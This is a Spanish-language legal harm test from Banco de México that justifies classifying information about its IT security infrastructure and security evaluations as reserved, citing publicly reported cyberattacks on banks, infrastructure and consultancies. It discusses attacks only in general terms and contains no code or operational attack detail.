2) Demostrable, ya que los ataques dirigidos hacia las tecnologías de la información y comunicaciones que apoyan la operación de infraestructura de carácter estratégico de los países, como son las redes eléctricas, los sistemas de tráfico aéreo, control de oleoductos, provisión de agua y, por supuesto, operación de plataformas financieras, ocurren todos los días, en todo el mundo. Adicionalmente, las herramientas para realizar ataques cibernéticos son de fácil acceso y relativamente baratas, e incluso gratuitas, capaces de alcanzar a través de internet a cualquier organización del mundo (por citar sólo un ejemplo, considérese el proyecto Metasploit. "Metasploit es un proyecto open source de seguridad informática que proporciona información acerca de

vulnerabilidades de seguridad y ayuda en tests de penetración "Pentesting". Su subproyecto más conocido es el **Metasploit Framework**, una herramienta para desarrollar y ejecutar **exploits** contra una máquina remota".[1] Herramientas que permiten crear códigos maliciosos, efectuar espionaje, conseguir accesos no autorizados a los sistemas, suplantar identidades, defraudar a individuos e instituciones, sustraer información privada o confidencial, hacer inoperantes los sistemas, y hasta causar daños que pueden ser considerados como ciberterrorismo, se están convirtiendo en las armas para atacar o extorsionar a cualquier organización, gobierno o dependencia. A manera de ejemplo, se cita lo siguiente:

- El caso de fraude utilizando el sistema de pagos SWIFT a finales de 2015, afectando al Banco de Bangladesh que tuvo un costo de 81 millones de dólares para la institución. Este caso ha recibido gran cobertura en los medios, la empresa BAE Systems reporta algunos detalles de este hecho, particularmente hacen notar que el código malicioso desarrollado para este ataque fue realizado para la infraestructura específica de la víctima. "This malware was written bespoke for attacking a specific victim infrastructure, but the general tools, techniques and procedures used in the attack may allow the gang to strike again. All financial institutions who run SWIFT Alliance Access and similar systems should be seriously reviewing their security now to make sure they too are not exposed.[2] ".

- En relación al anterior punto, se concretó un ataque al Banco del Austro en Ecuador para atacar su sistema SWIFT y extraer dinero. Citando a la fuente de la noticia: "Banco del Austro ha interpuesto una demanda contra otro banco, el estadounidense Wells Fargo, que ordenó la mayor parte de las transferencias (por un valor de 9 millones de dólares). Los ladrones utilizaron las credenciales de los empleados de Wells Fargo en el sistema global SWIFT para transferir el dinero a sus propias cuentas en el extranjero".[3]

- Más recientemente, el Banco Nacional de Comercio Exterior (Bancomext) informó el día 9 de enero de 2018 que fue víctima de una afectación en su plataforma de pagos internacionales, provocada por un tercero. Las autoridades confirmaron que el modus operandi de los presuntos 'hackers' es similar a intromisiones ocurridas en otras instituciones en México y América Latina".[4]

Aunado a esto, expertos en el tema de seguridad, como Offensive Security[5] consideran que la obtención de información técnica de especificaciones como: ¿qué equipos componen la red?, ¿qué

[1] https://en.wikipedia.org/wiki/Metasploit_Project

[2] http://baesystemsai.blogspot.mx/2016/04/two-bytes-to-951m.html

[3] http://es.gizmodo.com/roban-12-millones-a-un-banco-de-ecuador-en-un-nuevo-ca-1778855375

[4] https://www.gob.mx/bancomext/prensa/accion-oportuna-de-bancomext-salvaguarda-intereses-de-clientes-y-la-institucion

[5] https://www.offensive-security.com/metasploit-unleashed/information-gathering/

puertos de comunicaciones usan?, ¿qué servicios de TI proveen?, ¿qué sistemas operativos emplean?, etc., es la base para cualquier intento de penetración exitoso. Esta tarea de obtención de información sería mucho más sencilla para ellos, si ésta se les entregara directamente bajo la forma de información pública.

Por lo anterior, los estándares de seguridad y las mejores prácticas en materia de seguridad informática y comunicaciones, recomiendan abstenerse de proporcionar información, especificaciones de arquitectura o configuración de los programas o dispositivos a personas cuyo rol no esté autorizado,[6] en el entendido de que dicha información, al estar en malas manos, puede facilitar que se realice un ataque exitoso contra la infraestructura tecnológica del Banco Central de la Nación, impidiéndole cumplir sus funciones establecidas en la Ley del Banco de México, así como aquello que le fue conferido por mandato constitucional.

Sea cual fuere el origen o motivación del ataque contra las tecnologías de la información y de comunicaciones administradas por el Banco Central, éste puede conducir al incumplimiento de sus obligaciones hacia los participantes del sistema financiero y/o provocar que a su vez, estos no puedan cumplir con sus propias obligaciones, y en consecuencia, generar un colapso del sistema financiero nacional, lo que iría en contravención a lo establecido en el artículo 2o. de la Ley del Banco de México.

3) Identificable, puesto que el Banco de México se encuentra permanentemente expuesto a ataques provenientes de internet (o del ciberespacio) que, en su mayoría, pretenden penetrar sus defensas tecnológicas o inutilizar su infraestructura, tal y como queda identificado en los registros y controles tecnológicos de seguridad de la Institución, encargados de detener estos ataques. Sin perjuicio de lo anterior, se puede mencionar que durante 2016 y 2017, se han registrado un promedio de 700 intentos de ataque al mes, llegando a presentarse hasta 952 intentos de ataque en un único mes.

Lo anterior no es ajeno a la banca mundial, la cual, es continuamente asediada por grupos denominados “hacktivistas”, como ocurrió en junio de 2017, donde se pretendía inutilizar los sitios Web de los bancos centrales: “Anonymous anuncia 07 de junio como inicio de operación #OpIcarus 2017,…, cuyo objetivo son bancos centrales del mundo y otras instituciones financieras como la Reserva Federal y el Fondo Monetario Internacional en Estados Unidos. La operación iniciará mañana 07 de junio y tendrá una duración de 14 días, como protesta por las decisiones de los gobiernos de todo el mundo que no cumplen con las necesidades de la población.”[7]

---

[6] Ver por ejemplo https://www.waterisac.org/sites/default/files/public/10_Basic_Cybersecurity_Measures-WaterISAC_June2015_0.pdf

[7] https://pastebin.com/CLeFfFRA

Adicionalmente, si bien las afectaciones a la infraestructura de las tecnologías de la información y de comunicaciones pueden también deberse a riesgos inherentes a las mismas, es importante considerar que cuando estas afectaciones han ocurrido en el Banco de México, se ha generado alerta y preocupación de forma inmediata entre los participantes del sistema financiero; por lo que de presentarse afectaciones derivadas de ataques orquestados a partir de información de especificaciones o configuraciones de estas tecnologías, entregada por el propio Banco Central, se corre el riesgo de disminuir la confianza depositada en este Instituto con el consecuente impacto en la economía que esto conlleva.

- El riesgo de perjuicio que supondría la divulgación de la información, supera el interés público general de que se difunda, ya que dar a conocer la "***información relativa a la infraestructura de seguridad de los sistemas de tecnologías de la información que soportan las operaciones de banca central",*** no aporta un beneficio a la transparencia que sea comparable con el perjuicio de que por su difusión se facilite un ataque para robar o modificar información, alterar el funcionamiento o dejar inoperantes a las tecnologías de la información y de comunicaciones que sustentan los procesos fundamentales del Banco de México para atender la implementación de las políticas en materia cambiaria o del sistema financiero, así como su propia operación interna y la de los participantes del sistema financiero del país.

Las consecuencias de que tenga éxito un ataque a la infraestructura referida, que sustenta a los procesos fundamentales, tendrían implicaciones sistémicas a la economía, y afectaciones en la operación de los mercados o funcionamiento de los sistemas de pagos; dado que todas estas funciones del Banco dependen de sistemas e infraestructura de tecnologías de la información y comunicación.

- La limitación se adecua al principio de proporcionalidad y representa el medio menos restrictivo disponible para evitar el perjuicio, ya que debe prevalecer el interés público de proteger la buena marcha y operación del sistema financiero y a sus usuarios, respecto de otorgar "***información relativa a la infraestructura de seguridad de los sistemas de tecnologías de la información que soportan las operaciones de banca central***". De otra forma, suponiendo sin conceder que se divulgara la información, el Banco de México debería establecer nuevos y más poderosos mecanismos de protección a su infraestructura tecnológica y de comunicaciones para cubrir los riesgos de ataques que se pueden diseñar con la información que se entregue; con lo cual, se iniciaría una carrera interminable entre establecer barreras de protección y entrega de especificaciones con las que individuos o grupos antagónicos tendrían mayor oportunidad de concretar un ataque.

Por lo tanto, la reserva en la publicidad de la información, resulta la forma menos restrictiva disponible para evitar un perjuicio mayor, y toda vez que la ***información relativa a la infraestructura de seguridad de los sistemas de tecnologías de la información que soportan las operaciones de banca central,*** no está sujeta a cambios constantes en atención a las medidas de seguridad

informática, con la finalidad de evitar intrusiones que puedan inhabilitar los sistemas de tecnologías de la información y comunicaciones del Banco Central y vistas las consideraciones expuestas en la presente prueba de daño, se solicita la reserva de dicha información, por el plazo máximo de 5 años a partir de la fecha de reserva.

En consecuencia, con fundamento en lo establecido en los artículos 6, apartado A, fracciones I y VIII, párrafo sexto, 28, párrafos sexto y séptimo, de la Constitución Política de los Estados Unidos Mexicanos; 1, 100, 103, 104, 105, 106, fracción I, 108, último párrafo, 109, 113, fracciones I y IV, y 114 de la Ley General de Transparencia y Acceso a la Información Pública; 1, 97, 98, fracción I, 100, 102, 103, 105, último párrafo, 106, 110, fracciones I y IV, y 111, de la Ley Federal de Transparencia y Acceso a la Información Pública; 146, de la Ley General del Sistema de Seguridad Pública; 5, fracción XII, de la Ley de Seguridad Nacional; 2o., 3o. y 4o., de la Ley del Banco de México; 4o., párrafo primero, 8o., párrafos primero y tercero, 10, párrafo primero, 12 y 19 Bis 1, del Reglamento Interior del Banco de México; Primero, párrafo primero, Segundo, fracción VI, del Acuerdo de Adscripción de las Unidades Administrativas del Banco de México; así como Primero, Segundo, fracción XIII, Cuarto, Sexto, Séptimo, fracción I, Octavo, párrafos primero, segundo y tercero, Décimo Séptimo, fracción VIII, Vigésimo segundo, fracción I, Trigésimo tercero, y Trigésimo cuarto, párrafos primero y segundo, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas" vigentes; la ***"información relativa a la infraestructura de seguridad de los sistemas de tecnologías de la información que soportan las operaciones de banca central",*** es clasificada como reservada, toda vez que su divulgación compromete la seguridad nacional, y afecta la efectividad de las medidas adoptadas en relación con las políticas en materia cambiaria o del sistema financiero del país.

PRUEBA DE DAÑO

Información relacionada con evaluaciones de la seguridad del Banco de México.

En términos de lo dispuesto por los artículos 28, párrafo sexto y séptimo de la Constitución Política de los Estados Unidos Mexicanos, 113, fracciones I y IV, de la Ley General de Transparencia y Acceso a la información Pública (LGTAIP); y 110, fracciones I y IV, de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); así como con la fracción VIII del Lineamiento Décimo séptimo y las fracciones I y II del Lineamiento Vigésimo segundo, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", es de clasificarse como información reservada aquella cuya publicación pueda:

a) Comprometa la seguridad nacional;

b) Afectar la efectividad de las medidas adoptadas en relación con las políticas en materia monetaria, cambiaria o del sistema financiero del país;

c) Poner en riesgo la estabilidad de las instituciones financieras susceptibles de ser consideradas de riesgo sistémico o del sistema financiero del país;

d) Comprometer la seguridad en la provisión de moneda nacional al país;

Por lo que **la información relacionada con las evaluaciones de la seguridad del Banco de México**, referente a la información de los proveedores de los servicios contratados, las características de estas evaluaciones y resultados entregados, riesgos o hallazgos identificados y las acciones para corregirlos o mitigarlos, los programas de seguridad informática o seguridad de la información, el sistema de gestión de la seguridad y las actividades que lo conforman, así como especificaciones de la infraestructura de tecnologías de la información y comunicaciones referente a la arquitectura de los componentes, que conforman la infraestructura, es decir, la organización y relación entre los equipos de cómputo, de telecomunicaciones, sus configuraciones; la ubicación de los centros de datos y telecomunicaciones; procedimientos de operación, de recuperación; así como el diseño, el código fuente y los algoritmos que se desarrollan o se configuran para operar en ellos **contenida en los documentos clasificados**, es clasificada como reservada, en virtud de lo siguiente:

La divulgación de la información representa un riesgo de perjuicio significativo al interés público, ya que con ello se compromete la seguridad nacional; así como la efectividad de las medidas adoptadas en relación con las políticas en materia monetaria, cambiaria o del sistema financiero del país; pondría en riesgo la estabilidad de las instituciones financieras susceptibles de ser consideradas de riesgo sistémico o del sistema financiero del país; y comprometería la seguridad en la provisión de moneda nacional al país; toda vez que la divulgación de la información posibilita la destrucción, inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico o prioritario, como es la que coadyuva a los procesos de emisión de billetes y acuñación de moneda a nivel nacional, así como menoscabar la efectividad de las medidas implementadas en los sistemas financiero,

económico, cambiario o monetario del país, poniendo en riesgo el funcionamiento de esos sistemas y, en el caso que nos ocupa, de la economía nacional en su conjunto, toda vez que dicho riesgo es:

1) Real, dado que la difusión de esta información posibilita a personas o grupos de ellas con intenciones delincuenciales a realizar acciones hostiles en contra de las tecnologías de la información de este Banco Central.

Debe tenerse presente que, en términos del artículo 28, párrafos sexto y séptimo, de la Constitución Política de los Estados Unidos Mexicanos, el Banco de México tiene a su cargo las funciones del Estado en las áreas estratégicas de acuñación de moneda y emisión de billetes. En ese sentido, los artículos 2o. y 3o. de la Ley del Banco de México, señalan las finalidades del Banco Central, entre las que se encuentran, proveer a la economía del país de moneda nacional, con el objetivo prioritario de procurar la estabilidad del poder adquisitivo de dicha moneda, promover el sano desarrollo del sistema financiero, propiciar el buen funcionamiento de los sistemas de pagos, así como el desempeño de las funciones de regular la emisión y circulación de la moneda, los cambios, la intermediación y los servicios financieros, así como los sistemas de pagos; operar con las instituciones de crédito como banco de reserva y acreditante de última instancia; prestar servicios de tesorería al Gobierno Federal y actuar como agente financiero del mismo. Las anteriores son finalidades y funciones que dependen en gran medida de la correcta operación de las tecnologías de la información y comunicaciones que el Banco de México ha instrumentado para estos propósitos, mediante el procesamiento de la información que apoya en la ejecución de esos procesos.

Al respecto, es importante destacar que los sistemas informáticos y de comunicaciones del Banco de México fueron desarrollados y destinados para atender la implementación de las políticas en materia monetaria, cambiaria, o del sistema financiero, por tal motivo, divulgar información de las especificaciones tecnológicas de dichos sistemas, de la normatividad interna, o de sus configuraciones, puede repercutir en su inhabilitación.

En este sentido, el artículo 5, fracción XII, de la Ley de Seguridad Nacional establece que son amenazas a la seguridad nacional, los actos tendientes a destruir o inhabilitar la infraestructura de carácter estratégico o indispensable para la provisión de bienes o servicios públicos.

A su vez, el artículo 146 de la Ley General del Sistema Nacional de Seguridad Pública dispone que se consideran instalaciones estratégicas, a los espacios, inmuebles, construcciones, muebles, equipo y demás bienes, destinados al funcionamiento, mantenimiento y operación de las actividades consideradas como estratégicas por la Constitución Política de los Estados Unidos Mexicanos, entre los que se encuentra **la información relacionada con las evaluaciones de la seguridad del Banco de México**.

Asimismo, el artículo décimo séptimo, fracción VIII, señala que se considera considerarse como información reservada, aquella que de difundirse actualice o potencialice un riesgo o amenaza a la

seguridad nacional cuando se posibilite la destrucción, inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico.

Consecuentemente, pretender atacar o inhabilitar los sistemas del Banco, representa una amenaza a la seguridad nacional, ya que publicar la información que se solicita, posibilita la destrucción, inhabilitación o sabotaje de la infraestructura tecnológica de carácter estratégico, como lo es la del Banco de México, Banco Central del Estado México, por mandato constitucional.

En efecto, proporcionar **la información relacionada con las evaluaciones de la seguridad del Banco de México**, indudablemente facilitaría que terceros logren acceder a información financiera o personal, modifiquen los datos que se procesan en ellas o, incluso, dejen fuera de operación a los sistemas de información del Banco.

En consecuencia, se actualiza la causal de reserva prevista en el artículo 113, fracción I, de la LGTAIP, ya que la divulgación de la información referida compromete la seguridad nacional, al posibilitar la destrucción, inhabilitación o sabotaje de la infraestructura de carácter estratégico con la que opera el Banco de México.

Por otra parte, y en atención a las consideraciones antes referidas, es de suma importancia destacar que los ataques a las tecnologías de la información y de comunicaciones, son uno de los principales y más importantes instrumentos utilizados en el ámbito mundial para ingresar sin autorización a computadoras, aplicaciones, redes de comunicación, y diversos sistemas informáticos, con la finalidad de causar daños, obtener información o realizar operaciones ilícitas. Estos ataques se fundamentan en (1) descubrir y aprovechar vulnerabilidades, basando cada descubrimiento en el análisis y estudio de la información de las especificaciones técnicas de diseño y construcción, incluyendo el código fuente de las aplicaciones, la arquitectura o servicios de tecnologías de información y de comunicaciones que se quieren vulnerar, y (2) tomar ventaja de cualquier información conocida para emplear técnicas de ingeniería social que les faciliten el acceso indebido a los sistemas, con el propósito de substraer información, alterarla, o causar un daño disruptivo

Otra característica que hace relevante a este tipo de ataques, es la propia evolución de los equipos y sistemas, pues con cada actualización o nueva versión que se genera, se abre la oportunidad a nuevas vulnerabilidades y, por ende, nuevas posibilidades de ataque. Por ejemplo, en la actualidad, es común que en materia de sistemas de información se empleen herramientas con licencia de uso libre (librerías de manejo de memoria, traductores entre distintos formatos electrónicos, librerías para despliegue de gráficos, etc.) y que el proveedor publique las vulnerabilidades detectadas en ellas, contando con esta información y con las especificaciones técnicas de la aplicación o herramienta tecnológica que se quiere vulnerar, individuos con propósitos delincuenciales pueden elaborar un ataque cuya vigencia será el tiempo que tarde en corregirse la vulnerabilidad y aplicarse la actualización respectiva.

Sea cual fuere el origen o motivación del ataque contra las tecnologías de la información y de comunicaciones administradas por el Banco Central, éste puede conducir al incumplimiento de sus obligaciones hacia los participantes del sistema financiero y/o provocar que a su vez, estos no puedan cumplir con sus propias obligaciones, y en consecuencia, generar un colapso del sistema financiero nacional, lo que iría en contravención a lo establecido en el artículo 2o. de la Ley del Banco de México.

En este sentido, de materializarse los riesgos anteriormente descritos, se podría substraer, interrumpir o alterar información referente a, por ejemplo: las cantidades, horarios y rutas de distribución de remesas en el país; la interrupción o alteración de los sistemas que recaban información financiera y económica, y que entregan el resultado de los análisis financieros y económicos, lo que puede conducir a la toma de decisiones equivocadas o a señales erróneas para el sector financiero y a la sociedad; la substracción de información de política monetaria o cambiaria, previo a sus informes programados, su alteración o interrupción en las fechas de su publicación, puede igualmente afectar a las decisiones o posturas financieras y económicas de nuestro país y de otros participantes internacionales; la corrupción de los datos intercambiados en los sistemas de pagos, la pérdida de su confidencialidad o la interrupción de estos sistemas, causaría riesgos sistémicos.

Con lo anterior, se menoscabaría la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, poniendo en riesgo el funcionamiento de esos sistemas y, en el caso que nos ocupa, de la economía nacional en su conjunto, y se comprometerían las acciones encaminadas a proveer a la economía del país de moneda nacional, dañando la estabilidad del poder adquisitivo de dicha moneda, el sano desarrollo del sistema financiero y el buen funcionamiento de los sistemas de pagos.

Por lo anterior, mantener la reserva de **la información relacionada con las evaluaciones de la seguridad del Banco de México,** que soporta en su conjunto a los procesos destinados para atender la implementación de las políticas en materia monetaria, cambiaria o del sistema financiero, permite reducir sustancialmente ataques informáticos hechos a la medida que pudieran resultar efectivos, considerando aquellos que pueden surgir por el simple hecho de emplear un medio universal de comunicación como lo es Internet y los propios exploradores Web.

En efecto, el funcionamiento seguro y eficiente de los sistemas de información depende de **la información relacionada con las evaluaciones de la seguridad del Banco de México**.

Por tanto, se actualiza la causal de reserva prevista en el artículo 113, fracción IV, de la LGTAIP, toda vez que la divulgacón de la información referida puede afectar la efectividad de las medidas adoptadas en relación con las políticas en materia monetaria, cambiaria o del sistema financiero del país; puede poner en riesgo la estabilidad de las instituciones financieras susceptibles de ser

consideradas de riesgo sistémico o del sistema financiero del país y puede comprometer la seguridad en la provisión de moneda nacional al país.

2) Demostrable, ya que los ataques dirigidos hacia las tecnologías de la información y comunicaciones que apoyan la operación de infraestructura de carácter estratégico de los países, como son las redes eléctricas, los sistemas de tráfico aéreo, control de oleoductos, provisión de agua y, por supuesto, operación de plataformas financieras, ocurren todos los días, en todo el mundo.

Adicionalmente, las herramientas para realizar ataques cibernéticos son de fácil acceso y relativamente baratas, e incluso gratuitas, capaces de alcanzar a través de internet a cualquier organización del mundo. Por citar sólo un ejemplo, considérese el proyecto Metasploit.[1] Como ésta existen numerosas herramientas que, si bien su propósito original es realizar pruebas a las infraestructuras de tecnologías de la información y comunicaciones para corregir errores en sus configuraciones e identificar posibles vulnerabilidades, en malas manos permiten crear códigos maliciosos, efectuar espionaje, conseguir accesos no autorizados a los sistemas, suplantar identidades, defraudar a individuos e instituciones, sustraer información privada o confidencial, hacer inoperantes los sistemas, y hasta causar daños que pueden ser considerados como ciberterrorismo, se están convirtiendo en las armas para atacar o extorsionar a cualquier organización, gobierno o dependencia. A manera de ejemplo, se cita lo siguiente:

- Un ataque a la plataforma de pagos internacionales del Banco Nacional de Comercio Exterior (Bancomext) que obligó a la institución a suspender sus operaciones de manera preventiva[2].
- De acuerdo con la Agencia Central de Noticias de Taiwán, informó que la policía de Sri Lanka, un país soberano insular de Asia, capturó a dos hombres en relación con el robo de casi 60 millones de dólares al banco de Taiwán. En dicho robo al parecer fue utilizado un malware instalado en un equipo de cómputo, el cual logró obtener credenciales y acceso para generar mensajes fraudulentos en el sistema SWIFT, los fondos fueron transferidos a cuentas de Camboya, Sri Lanka y Estados Unidos.[3]
- De acuerdo a Reuters, el Director del Programa de Seguridad del Clientes de SWIFT, Stephen Gilderdale, dijo que los hackers continúan apuntando al sistema de mensajería bancaria de SWIFT, aunque los controles de seguridad implementados después del robo de 81 millones de dólares en Bangladesh, han ayudado a frustrar muchos otros intentos[4]

---

[1] https://es.wikipedia.org/wiki/Metasploit, consultada el 16 de octubre de 2017. Se adjunta una impresión del artículo como **ANEXO "A"**.

[2] https://www.gob.mx/bancomext/prensa/accion-oportuna-de-bancomext-salvaguarda-intereses-de-clientes-y-la-institucion, consultada el 15 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "B"**

[3] https://www.theregister.co.uk/2017/10/11/hackers_swift_taiwan/, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "C"**

[4] http://www.reuters.com/article/cyber-heist/swift-says-hackers-still-targeting-bank-messaging-system-idUSL2N1MN298?rpc=401&, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "D"**.

- Dos ataques realizados contra la infraestructura crítica que provee energía eléctrica en la capital de Ucrania en diciembre de 2015, y diciembre de 2016, dejando sin electricidad a 225,000 personas[5].

- El reciente caso de fraude en el que se utilizó el sistema de pagos SWIFT, afectando al Banco de Bangladesh, donde aún no se recuperan 81 millones de dólares. Este caso ha recibido gran cobertura en los medios, la empresa BAE Systems reporta algunos detalles de este hecho, particularmente hacen notar que el código malicioso desarrollado para este ataque fue realizado para la infraestructura específica de la víctima.[6]
- En relación al anterior punto, se concretó un ataque al Banco del Austro en Ecuador para atacar su acceso al sistema SWIFT y extraer dinero. Se cita la fuente de la noticia: "Banco del Austro ha interpuesto una demanda contra otro banco, el estadounidense Wells Fargo, que ordenó la mayor parte de las transferencias (por un valor de 9 millones de dólares)" [7]. Los ladrones utilizaron los privilegios de acceso en el sistema global SWIFT de los empleados del Banco del Austro y, Wells Fargo, al no identificar que eran mensajes fraudulentos, permitió que se traspasara dinero a cuentas en el extranjero.
- La alerta mencionada por la National Emergency Number Association en coordinación con el FBI, sobre la posibilidad de ataques de negación de servicios telefónicos conocidos como TDoS (Telephony denial of service, por sus siglas en inglés) a entidades del sector público.[8]

Por otro lado, el Banco de México utiliza servicios y herramientas de diversos proveedores tecnológicos para la la evaluación de la seguridad del Banco que, por su naturaleza, obtienen información de posibles vulnerabilidades o riesgos en la infraestrucutura del Banco, esta información que reside en estas herramientas, no debe por ningún motivo llegar a manos de alguien que quiere causar un daño al Banco; así mismo, se contratan consultorías para diversas actividades relacionadas con la seguridad de la información y de los sistemas que soportan las operaciones del Banco de México, y que por la naturaleza de sus productos y servicios, llegan a tener acceso al tipo de información que se describe en este documento. Estos proveedores no quedan exentos de sufrir ataques que tengan como objetivo el extraer información sensible de Banco de México, con el propósito de utilizarla para afectar a este Instituto Central. Como ejemplos de lo anterior, se enlistan los siguientes casos:

- Ataque a la compañía Deloitte, una de las más importantes firmas consultoras a nivel mundial, que ofrece servicios en tecnologías de la información, auditoría y seguridad informática, y que cuenta con clientes en el sector financiero, gobierno y empresas de presencia multinacional. Debido al incidente, los atacantes pudieron hacerse con información privilegiada de sus clientes (cuentas de usuario, contraseñas, diagramas de

---

[5] http://www.bbc.com/news/technology-38573074, consultada el 15 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "E"**

[6] http://baesystemsai.blogspot.mx/2016/04/two-bytes-to-951m.html, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "F"**.

[7] http://es.gizmodo.com/roban-12-millones-a-un-banco-de-ecuador-en-un-nuevo-ca-1778855375, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "G"**.

[8] https://www.nena.org/news/119592/DHS-Bulletin-on-Denial-of-Service-TDoS-Attacks-on-PSAPs.htm, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "H"**.

arquitectura), así como mensajes de correo electrónico. La empresa Deloitte dio a conocer este incidente en septiembre de 2017[9], aunque varios medios reportan que la intrusión sucedió en otoño de 2016[10].

- Involucramiento del software antivirus Karspersky en la intrusión y robo de información procedente de la Agencia de Seguridad Nacional de los Estados Unidos (NSA por sus siglas en inglés), en la que presuntamente están implicados atacantes rusos[11], y que provocó que el Departamento de Seguridad Nacional de los Estados Unidos (DHS por sus siglas en inglés) emitiera un comunicado para que todas las agencias y departamentos federales identificaran y dejaran de utilizar en sus sistemas, software relacionado con la empresa Karspersky en el menor tiempo posible[12]. En este caso, la información de que las herramientas de seguridad ofrecidas por un proveedor podían ser utilizadas para ingresar a los sistemas de información de sus clientes representó el riesgo suficiente para que la DHS tomará la determinación de ya no utilizar herramientas de dicho proveedor.

Aunado a esto, expertos en el tema de seguridad, como Offensive Security[13] consideran que la obtención de información técnica de especificaciones como: ¿qué equipos componen la red?, ¿qué puertos de comunicaciones usan?, ¿qué servicios de TI proveen?, ¿qué sistemas operativos emplean?, etc., es la base para cualquier intento de penetración exitoso. Esta tarea de obtención de información sería mucho más sencilla para un posible ataque, si ésta se divulgara directamente bajo la forma de información pública.

Por lo anterior, los estándares de seguridad y las mejores prácticas en materia de seguridad informática y comunicaciones, recomiendan abstenerse de proporcionar especificaciones de arquitectura o configuración de los programas o dispositivos a personas cuya intervención no esté autorizada, en el entendido de que dicha información, al estar en malas manos, puede facilitar que se realice un ataque exitoso contra la infraestructura tecnológica del Banco Central, impidiéndole cumplir sus funciones establecidas en la Ley del Banco de México, así como aquello que le fue conferido por mandato constitucional.

3) Identificable, puesto que el Banco de México se encuentra permanentemente expuesto a ataques provenientes de internet (o del ciberespacio) que, en su mayoría, pretenden penetrar sus defensas tecnológicas o inutilizar su infraestructura, tal y como queda identificado en los registros y controles tecnológicos de seguridad de la Institución, encargados de detener estos ataques. Sin perjuicio de lo anterior, se puede mencionar que durante 2016 y 2017, nuestros registros indican un promedio de

---

[9] https://www2.deloitte.com/global/en/pages/about-deloitte/articles/deloitte-statement-cyber-incident.html, consultada el 15 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "I"**

[10] https://www.theguardian.com/business/2017/sep/25/deloitte-hit-by-cyber-attack-revealing-clients-secret-emails, consultada el 15 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "J"**

[11] https://www.washingtonpost.com/world/national-security/israel-hacked-kaspersky-then-tipped-the-nsa-that-its-tools-had-been-breached/2017/10/10/d48ce774-aa95-11e7-850e-2bdd1236be5d_story.html?utm_term=.ee7c5f62d814, consultada el 15 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "K"**

[12] https://www.dhs.gov/news/2017/09/13/dhs-statement-issuance-binding-operational-directive-17-01, consultada el 15 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "L"**

[13] https://www.offensive-security.com/metasploit-unleashed/information-gathering, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "M"**.

700 intentos de ataque al mes, llegando a presentarse hasta 952 intentos de ataque en un único mes.

Lo anterior no es ajeno a la banca mundial, la cual, es continuamente asediada por grupos denominados "hacktivistas", como ocurrió durante el mes de mayo de 2016, donde se pretendía inutilizar los sitios Web de los bancos centrales. Se cita la fuente de la noticia: "Anonymous attack Greek central bank, warns others"[14]. El colectivo amenazó a los bancos centrales de todo el mundo, luego de afectar por más de seis horas la página del Banco Nacional de Grecia. Estos ataques formaron parte de una operación, orquestada originalmente por el colectivo "Anonymous", conocida como "OpIcarus" y que desde 2016 ha presentado actividad; siendo la más reciente la denominada "OpSacred" o "OpIcarus – Phase 5", que tuvo lugar en Junio de 2017, y cuyos objetivos nuevamente fueron los sitios públicos de bancos centrales alrededor del mundo[15].

Por ejemplo, en términos económicos, para dimensionar de manera más clara la posible afectación de un ataque informático dirigido al Banco de México, se puede identificar que mediante el sistema de pagos electrónicos interbancarios, desarrollado y operado por el Banco de México, en los meses de enero a diciembre de 2017, se realizaron más de 480 millones de operaciones por un monto mayor a 270 billones de pesos[16]; lo que equivale a más de 54 mil operaciones por un monto de 30 mil millones de pesos por hora. De manera que es evidente que la disrupción o alteración de la operación segura de los sistemas del Banco Central pueden llegar a tener efectos cuantiosos en la actividad económica del país.

Adicionalmente, si bien las afectaciones a la infraestructura de las tecnologías de la información y de comunicaciones pueden también deberse a riesgos inherentes a las mismas, es importante considerar que cuando estas afectaciones han ocurrido en el Banco de México, se ha generado alerta y preocupación de forma inmediata entre los participantes del sistema financiero; por lo que de presentarse afectaciones derivadas de ataques orquestados a partir de **la información relacionada con las evaluaciones de la seguridad del Banco de México,** divulgada por el propio Banco Central, se corre el riesgo de disminuir la confianza depositada en este Instituto con el consecuente impacto en la economía que esto conlleva.

Por otro lado, es importante mencionar que el Banco de México es ajeno a la gestión interna de seguridad de sus proveedores, los cuales son susceptibles de ser blanco de personas o grupos malintencionados que realicen ataques informáticos, con el objetivo de vulnerar a sus clientes, entre ellos el Banco de México. En consecuencia, este Banco Central quedaría susceptible de recibir

---

[14] http://www.reuters.com/article/us-greece-cenbank-cyber/anonymous-attack-greek-central-bank-warns-others-idUSKCN0XV0RR, consultada el 22 de enero de 2018. Se anexa una impresión del artículo como **ANEXO "N"**.

[15] https://security.radware.com/ddos-threats-attacks/threat-advisories-attack-reports/opicarus2017/, consultada el 17 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "O"**

[16] http://www.banxico.org.mx/SieInternet/consultarDirectorioInternetAction.do?sector=5&accion=consultarCuadro&idCuadro=CF252&locale=es, consultada el 15 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "P"**

ataques a causa de información extraída a sus proveedores, y aprovechar esta información para incrementar su probabilidad de éxito.

En el mismo sentido, dar a conocer información sobre los proveedores que conocen y/o cuentan con **la información relacionada con las evaluaciones de la seguridad del Banco de México;** facilita que personas o grupos malintencionados puedan conocer, mediante ingeniería social u otro mecanismo, información suficiente como para incrementar las probabilidades de éxito ante un escenario de ataque informático al Banco de México. En general, dada la importancia de la seguridad en los sistemas que se administran en el Banco para el sano desarrollo de la economía, se considera que cualquier información abre un potencial para ataques más sofisticados, riesgo que sobrepasa los posibles beneficios de hacer pública la información.

